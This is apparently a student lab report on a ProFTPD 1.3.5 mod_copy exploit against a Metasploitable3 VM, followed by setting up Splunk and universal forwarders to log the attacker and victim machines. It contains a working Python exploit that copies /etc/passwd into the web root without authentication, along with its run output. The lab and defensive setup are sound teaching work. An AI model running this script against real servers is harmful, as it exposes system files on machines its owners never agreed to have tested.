
Custom Exploitation Script

We developed a custom Python script to exploit the ProFTPD mod_copy vulnerability:



```python
#!/usr/bin/env python3
import socket
import sys
import time

# Target information
target_ip = sys.argv[1]  # Get IP from command line
target_port = 21

# Banner grabbing function
def grab_banner(ip, port):
    try:
        s = socket.socket()
        s.connect((ip, port))
        s.settimeout(5)
        banner = s.recv(1024)
        s.close()
        return banner
    except:
        return b"Could not grab banner"

# Check if server is running ProFTPD 1.3.5
def check_proftpd_version(banner):
    if b"ProFTPD 1.3.5" in banner:
        print("[+] Target is running ProFTPD 1.3.5 (Vulnerable to mod_copy)")
        return True
    else:
        print("[-] Target doesn't appear to be running ProFTPD 1.3.5")
        return False

# Exploit the mod_copy vulnerability
def exploit_mod_copy(ip, port):
    try:
        # Connect to FTP server
        s = socket.socket()
        s.connect((ip, port))
        s.recv(1024)  # Receive welcome banner

        print("[*] Connected to FTP server")

        # Using mod_copy SITE CPFR/CPTO commands (no authentication needed)
        # This tries to copy /etc/passwd to a web-accessible location
        s.send(b"SITE CPFR /etc/passwd\r\n")
        resp = s.recv(1024)
        print(f"[*] SITE CPFR Response: {resp}")

        if b"350" in resp:
            # File exists and we have permission to access it
            s.send(b"SITE CPTO /var/www/html/passwd.txt\r\n")
            resp = s.recv(1024)
            print(f"[*] SITE CPTO Response: {resp}")

            if b"250" in resp:
                print("[+] Exploit successful! File copied to /var/www/html/passwd.txt")
                print("[+] Try accessing http://{ip}/passwd.txt to verify")
                return True

        print("[-] Exploit failed")
        return False

    except Exception as e:
        print(f"Error: {e}")
        return False

# Main function
def main(ip, port):
    print(f"[*] Targeting FTP server at {ip}:{port}")

    # Get banner
    banner = grab_banner(ip, port)
    print(f"[*] Banner: {banner}")

    # Check ProFTPD version
    if check_proftpd_version(banner):
        print("[*] Attempting to exploit mod_copy vulnerability...")
        result = exploit_mod_copy(ip, port)

        if result:
            print("[+] Vulnerability confirmed: ProFTPD 1.3.5 mod_copy command execution")
            print("[+] This allows file operations without authentication!")
            return True

    return False

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print(f"Usage: {sys.argv[0]} <target_ip>")
        sys.exit(1)

    main(target_ip, target_port)
```

Script demonstration:



```
┌──(s202024880㉿Kali)-[~]
└─$ ./custom_ftp_exploit.py 192.168.56.101
[*] Targeting FTP server at 192.168.56.101:21
[*] Banner: b'220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.101]\r\n'
[+] Target is running ProFTPD 1.3.5 (Vulnerable to mod_copy)
[*] Attempting to exploit mod_copy vulnerability ...
[*] Connected to FTP server
[*] SITE CPFR Response: b'350 File or directory exists, ready for destination name\r\n'
[*] SITE CPTO Response: b'250 Copy successful\r\n'
[+] Exploit successful! File copied to /var/www/html/passwd.txt
[+] Try accessing http://{ip}/passwd.txt to verify
[+] Vulnerability confirmed: ProFTPD 1.3.5 mod_copy command execution
[+] This allows file operations without authentication!
```

Security Implications

The vulnerability we exploited has significant security implications:

1. Allows attackers to access and copy files without authentication
2. Enables potential exposure of sensitive system files
3. Could lead to further compromise through web shell uploads

Remediation Recommendations

To address the vulnerabilities identified:

1. Update ProFTPD to the latest version
2. Disable unnecessary FTP features, particularly mod_copy if not required
3. Implement proper authentication and access controls
4. Regularly audit and patch all services

Conclusion

We successfully completed Phase 1 of the project, demonstrating our ability to identify and exploit vulnerabilities in a controlled environment. This foundational work prepares us for subsequent phases focusing on persistence, privilege escalation, and defense evasion.


Phase 2: Splunk Installation and Configuration

Splunk Enterprise Installation


Splunk Enterprise was installed on a dedicated machine to serve as the SIEM platform for collecting and analyzing logs from both the victim and attacker systems.

Installation Steps:


- Downloaded Splunk Enterprise using the command provided in GitHub
- Installed the package using appropriate commands based on the downloaded format
- Started the Splunk service and accepted the license agreement
- Created an admin account through the command line



```
┌──(kali㉿kali)-[~/Desktop]
└─$ wget -O splunk-9.3.2-d8bb32809498-linux-2.6-amd64.deb https://download.splunk.com/products/splunk/releases/9.3.2/linux/splunk-9.3.2-d8bb32809498-linux-2.6-amd64.deb
```



```
┌──(kali㉿kali)-[~]
└─$ sudo dpkg -i splunk-9.3.2-d8bb32809498-linux-2.6-amd64.deb
Selecting previously unselected package splunk.
(Reading database ... 439923 files and directories currently installed.)
Preparing to unpack splunk-9.3.2-d8bb32809498-linux-2.6-amd64.deb ...
Unpacking splunk (9.3.2) ...
Setting up splunk (9.3.2) ...
complete
```




First time signing in?

If you installed this instance, use the username and password you created at installation. Otherwise, use the username and password that your Splunk administrator gave you. If you've forgotten your username or password, please contact your Splunk administrator.

username admin
password The password you created when you installed this instance

First time signing in?



Hello, Administrator

My bookmarks (0)

Shared with my organization (0)

Shared by me

Shared by other administrators

Splunk recommended (14)

Common tasks

Add data
Add data from a variety of common sources.

Search your data
Turn data into doing with Splunk search.

Visualize your data
Create dashboards that work for your data.

Manage alerts
Manage the alerts that monitor your data.

Add team members
Add your team members to Splunk platform.

Manage permissions
Control who has access with roles.

Configure mobile devices


Data Collection Configuration

Universal Forwarder on Victim Machine (Metasploitable3 - Ubuntu)


Configured the Splunk Universal Forwarder on the Metasploitable3 Ubuntu machine to collect relevant log data.

Installation Steps:


- Downloaded and installed the Splunk Universal Forwarder using command line
- Configured the forwarder to connect to the Splunk server
- Set up monitoring for critical log sources:
    - ProFTPD logs (/tmp/ftp_traffic.log)
    - System authentication logs (/var/log/auth.log)
    - System logs (/var/log/syslog)




```
vagrant@metasploitable3-ub1404:/opt/splunkforwarder/bin$ sudo ./splunk list forw
ard-server
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Your session is invalid.  Please login.
Splunk username: admin
Password:
Active forwards:
        192.168.56.104:9997
Configured but inactive forwards:
        None
vagrant@metasploitable3-ub1404:/opt/splunkforwarder/bin$ _
```



```
vagrant@metasploitable3-ub1404:/opt/splunkforwarder/bin$ sudo ./splunk start --a
ccept-license_
```



```
vagrant@metasploitable3-ub1404:/opt/splunkforwarder/bin$ sudo ./splunk add monit
or /var/log/syslog
```




```
vagrant@metasploitable3-ub1404:/opt/splunkforwarder/bin$ sudo ./splunk add monit
or /var/log/auth.log
```

Universal Forwarder on Attacker Machine (Kali Linux)


Installed and configured the Universal Forwarder on the Kali Linux machine to collect logs related to attack activities.

Installation Steps:


- Downloaded and installed the Splunk Universal Forwarder
- Configured the forwarder to connect to the Splunk server
- Set up monitoring for relevant log sources:
    - Metasploit logs (/root/.msf4/logs)
    - System authentication logs (/var/log/auth.log)
    - System logs (/var/log/syslog)
    - Custom script logs (where applicable)



```
┌──(kali㉿kali)-[/opt/splunkforwarder/bin]
└─$ sudo /opt/splunkforwarder/bin/splunk list forward-server
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Active forwards:
        None
Configured but inactive forwards:
        192.168.56.104:9997

┌──(kali㉿kali)-[/opt/splunkforwarder/bin]
└─$ sudo /opt/splunkforwarder/bin/splunk list forward-server
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Active forwards:
        192.168.56.104:9997
Configured but inactive forwards:
        None
```



```
┌──(kali㉿kali)-[/opt/splunkforwarder/bin]
└─$ sudo wget -O splunkforwarder-9.4.1-e3bdab203ac8-linux-amd64.deb "https://download.splunk.com/products/universalforwarder/releases/9.4.1/linux/splunkforwarder-9.4.1-e3bdab203ac8
-linux-amd64.deb"
--2025-04-30 14:44:23--  https://download.splunk.com/products/universalforwarder/releases/9.4.1/linux/splunkforwarder-9.4.1-e3bdab203ac8-linux-amd64.deb
Resolving download.splunk.com (download.splunk.com)... 108.159.236.84, 108.159.236.91, 108.159.236.108, ...
Connecting to download.splunk.com (download.splunk.com)|108.159.236.84|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 99029222 (94M) [binary/octet-stream]
Saving to: 'splunkforwarder-9.4.1-e3bdab203ac8-linux-amd64.deb'

splunkforwarder-9.4.1-e3bdab203ac8-linux-amd 100%[=====================================================================>]  94.44M   791KB/s    in 1m 58s

2025-04-30 14:46:22 (821 KB/s) - 'splunkforwarder-9.4.1-e3bdab203ac8-linux-amd64.deb' saved [99029222/99029222]


┌──(kali㉿kali)-[/opt/splunkforwarder/bin]
└─$ sudo dpkg -i splunkforwarder-9.4.1-e3bdab203ac8-linux-amd64.deb
Selecting previously unselected package splunkforwarder.
(Reading database ... 471727 files and directories currently installed.)
Preparing to unpack splunkforwarder-9.4.1-e3bdab203ac8-linux-amd64.deb ...
This looks like an upgrade of an existing Splunk Server. Checking to see what component we are installing
no need to run the pre-install check
This looks like an upgrade of an existing Splunk Server. Attempting to stop the installed Splunk Server...
/var/lib/dpkg/tmp.ci/preinst: line 240: /opt/splunkforwarder/bin/splunk: cannot execute binary file: Exec format error
Unpacking splunkforwarder (9.4.1) ...
Setting up splunkforwarder (9.4.1) ...
find: '/opt/splunkforwarder/lib/python3.7/site-packages': No such file or directory
find: '/opt/splunkforwarder/lib/python3.9/site-packages': No such file or directory
complete
```



```
┌──(kali㉿kali)-[/opt/splunkforwarder/bin]
└─$ sudo ./splunk start --accept-license
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"

Splunk> Australian for grep.

Checking prerequisites...
        Checking mgmt port [8089]: not available
ERROR: mgmt port [8089] - port is already bound.  Splunk needs to use this port.
Would you like to change ports? [y/n]: y
Enter a new mgmt port: 9997
Setting mgmt to port: 9997
The server's splunkd port has been changed.
        Checking mgmt port [9997]: open
                Creating: /opt/splunkforwarder/var/run/splunk/appserver/i18n
                Creating: /opt/splunkforwarder/var/run/splunk/appserver/modules/static/css
                Creating: /opt/splunkforwarder/var/run/splunk/upload
                Creating: /opt/splunkforwarder/var/run/splunk/search_telemetry
                Creating: /opt/splunkforwarder/var/run/splunk/search_log
                Creating: /opt/splunkforwarder/var/spool/splunk
                Creating: /opt/splunkforwarder/var/spool/dirmoncache
                Creating: /opt/splunkforwarder/var/lib/splunk/authDb
                Creating: /opt/splunkforwarder/var/lib/splunk/hashDb
                Creating: /opt/splunkforwarder/var/run/splunk/collect
                Creating: /opt/splunkforwarder/var/run/splunk/sessions
New certs have been generated in '/opt/splunkforwarder/etc/auth'.
        Checking conf files for problems...
        Done
        Checking default conf files for edits...
        Validating installed files against hashes from '/opt/splunkforwarder/splunkforwarder-9.4.1-e3bdab203ac8-linux-amd64-manifest'
        All installed files intact.
        Done
All preliminary checks passed.

Starting splunk server daemon (splunkd)...
Done
```


Receiving Configuration on Splunk Server

Configured the Splunk server to receive data from the Universal Forwarders.

Configuration Steps:

- Enabled receiving functionality in Splunk settings

- Configured the default receiving port (9997)
- Verified data collection from both machines




Receive data

Forwarding and receiving » Receive data


Showing 1-1 of 1 item

Listen on this port ⬍	Status ⬍	Actions
9997	Enabled | Disable	Delete

